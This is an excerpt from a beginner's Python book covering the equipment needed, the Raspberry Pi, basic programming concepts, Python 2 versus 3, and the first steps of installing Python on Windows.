
Python is a more modern take on BASIC, it's easy to learn and makes for an ideal beginner's programming language.


Equipment You Will Need

You can learn Python with very little hardware or initial financial investment. You don't need an incredibly powerful computer and any software that's required is freely available.

WHAT WE'RE USING

Thankfully, Python is a multi-platform programming language available for Windows, macOS, Linux, Raspberry Pi and more. If you have one of those systems, then you can easily start using Python.





COMPUTER

Obviously you're going to need a computer in order to learn how to program in Python and to test your code. You can use Windows (from XP onward) on either a 32 or 64-bit processor, an Apple Mac or Linux installed PC.

AN IDE

An IDE (Integrated Developer Environment) is used to enter and execute Python code. It enables you to inspect your program code and the values within the code, as well as offering advanced features. There are many different IDEs available, so find the one that works for you and gives the best results.

PYTHON SOFTWARE

macOS and Linux already come with Python preinstalled as part of the operating system, as does the Raspberry Pi. However, you need to ensure that you're running the latest version of Python. Windows users need to download and install Python, which we'll cover shortly.

TEXT EDITOR

Whilst a text editor is an ideal environment to enter code into, it's not an absolute necessity. You can enter and execute code directly from the IDLE but a text editor, such as Sublime Text or Notepad++, offers more advanced features and colour coding when entering code.

INTERNET ACCESS

Python is an ever evolving environment and as such new versions often introduce new concepts or change existing commands and code structure to make it a more efficient language. Having access to the Internet will keep you up-to-date, help you out when you get stuck and give access to Python's immense number of modules.

TIME AND PATIENCE

Despite what other books may lead you to believe, you won't become a programmer in 24-hours. Learning to code in Python takes time, and patience. You may become stuck at times and other times the code will flow like water. Understand you're learning something entirely new, and you will get there.

THE RASPBERRY PI

Why use a Raspberry Pi? The Raspberry Pi is a tiny computer that's very cheap to purchase but offers the user a fantastic learning platform. Its main operating system, Raspbian, comes preinstalled with the latest Python along with many Modules and extras.

RASPBERRY PI

The Raspberry Pi 3 is the latest version, incorporating a more powerful CPU, more memory, Wi-Fi and Bluetooth support. You can pick up a Pi for around £32 or as a part of kit for £50+, depending on the kit you're interested in.

FUZE PROJECT


The FUZE is a learning environment built on the latest model of the Raspberry Pi. You can purchase the workstations that come with an electronics kit and even a robot arm for you to build and program. You can find more information on the FUZE at **www.fuze.co.uk**.

BOOKS

We have several great Raspberry Pi titles available via **www.bdmpublications.com**. Our Pi books cover how to buy your first Raspberry Pi, set it up and use it; there are some great step-by-step project examples and guides to get the most from the Raspberry Pi too.

RASPBIAN

The Raspberry Pi's main operating system is a Debian-based Linux distribution that comes with everything you need in a simple to use package. It's streamlined for the Pi and is an ideal platform for hardware and software projects, Python programming and even as a desktop computer.



Getting to Know Python

Python is the greatest computer programming language ever created. It enables you to fully harness the power of a computer, in a language that's clean and easy to understand.

WHAT IS PROGRAMMING?

It helps to understand what a programming language is before you try to learn one, and Python is no different. Let's take a look at how Python came about and how it relates to other languages.

PYTHON


A programming language is a list of instructions that a computer follows. These instructions can be as simple as displaying your name or playing a music file, or as complex as building a whole virtual world. Python is a programming language conceived in the late 1980s by Guido van Rossum at Centrum Wiskunde & Informatica (CWI) in the Netherlands as a successor to the ABC language.

Guido van Rossum, the father of Python.

PROGRAMMING RECIPES

Programs are like recipes for computers. A recipe to bake a cake could go like this:


Put 100 grams of self-raising flour in a bowl.
Add 100 grams of butter to the bowl.
Add 100 millilitres of milk.
Bake for half an hour.



CODE


Just like a recipe, a program consists of instructions that you follow in order. A program that describes a cake might run like this:

```
bowl = []
flour = 100
butter = 50
milk = 100
bowl.append([flour,butter,milk])
cake.cook(bowl)
```




PROGRAM COMMANDS

You might not understand some of the Python commands, like bowl.append and cake.cook(bowl). The first is a list, the second an object; we'll look at both in this book. The main thing to know is that it's easy to read commands in Python. Once you learn what the commands do, it's easy to figure out how a program works.




HIGH-LEVEL LANGUAGES

Computer languages that are easy to read are known as "high-level". This is because they fly high above the hardware (also referred to as "the metal"). Languages that "fly close to the metal," like Assembly, are known as "low-level". Low-level languages commands read a bit like this: `msg db ,0xa len equ $ - msg`.



ZEN OF PYTHON

Python lets you access all the power of a computer in a language that humans can understand. Behind all this is an ethos called "The Zen of Python." This is a collection of 20 software principles that influences the design of the language. Principles include "Beautiful is better than ugly" and "Simple is better than complex." Type `import this` into Python and it will display all the principles.



PYTHON 3 VS PYTHON 2


In a typical computing scenario, Python is complicated somewhat by the existence of two active versions of the language: Python 2 and Python 3.

WORLD OF PYTHON

When you visit the Python Download page you'll notice that there are two buttons available: one for Python 3.6.2 and the other for Python 2.7.13; correct at the time of writing (remember Python is frequently updated so you may see different version numbers).


PYTHON 3.X

In 2008 Python 3 arrived with several new and enhanced features. These features provide a more stable, effective and efficient programming environment but sadly, most (if not all) of these new features are not compatible with Python 2 scripts, modules and tutorials. Whilst not popular at first, Python 3 has since become the cutting edge of Python programming.




PYTHON 2.X

So why two? Well, Python 2 was originally launched in 2000 and has since then adopted quite a large collection of modules, scripts, users, tutorials and so on. Over the years Python 2 has fast become one of the first go to programming languages for beginners and experts to code in, which makes it an extremely valuable resource.



3.X WINS

Python 3's growing popularity has meant that it's now prudent to start learning to develop with the new features and begin to phase out the previous version. Many development companies, such as SpaceX and NASA use Python 3 for snippets of important code.



How to Set Up Python in Windows


Windows users can easily install the latest version of Python via the main Python Downloads page. Whilst most seasoned Python developers may shun Windows as the platform of choice for building their code, it's still an ideal starting point for beginners.

INSTALLING PYTHON 3.X


Microsoft Windows doesn't come with Python preinstalled as standard, so you're going to have to install it yourself manually. Thankfully, it's an easy process to follow.

STEP 1 Start by opening your web browser to www.python.org/downloads/. Look for the button detailing the download link for Python 3.x.x (in our case this is Python 3.6.2 but as mentioned you may see later versions of 3).


STEP 2 Click the download button for version 3.x, and save the file to your Downloads folder. When the file is downloaded, double-click the executable and the Python installation wizard will launch. From here you have two choices: Install Now and Customise Installation. We recommend opting for the Customise Installation link.




STEP 3 Choosing the Customise option allows you to specify certain parameters, and whilst you may stay with the defaults, it's a good habit to adopt as sometimes (not with Python, thankfully) installers can include unwanted additional features. On the first screen available, ensure all boxes are ticked and click the Next button.




STEP 4 The next page of options include some interesting additions to Python. Ensure the Associate file with Python, Create Shortcuts, Add Python to Environment Variables, Precompile Standard Library and Install for All Users options are ticked. These make using Python later much easier. Click Install when you're ready to continue.



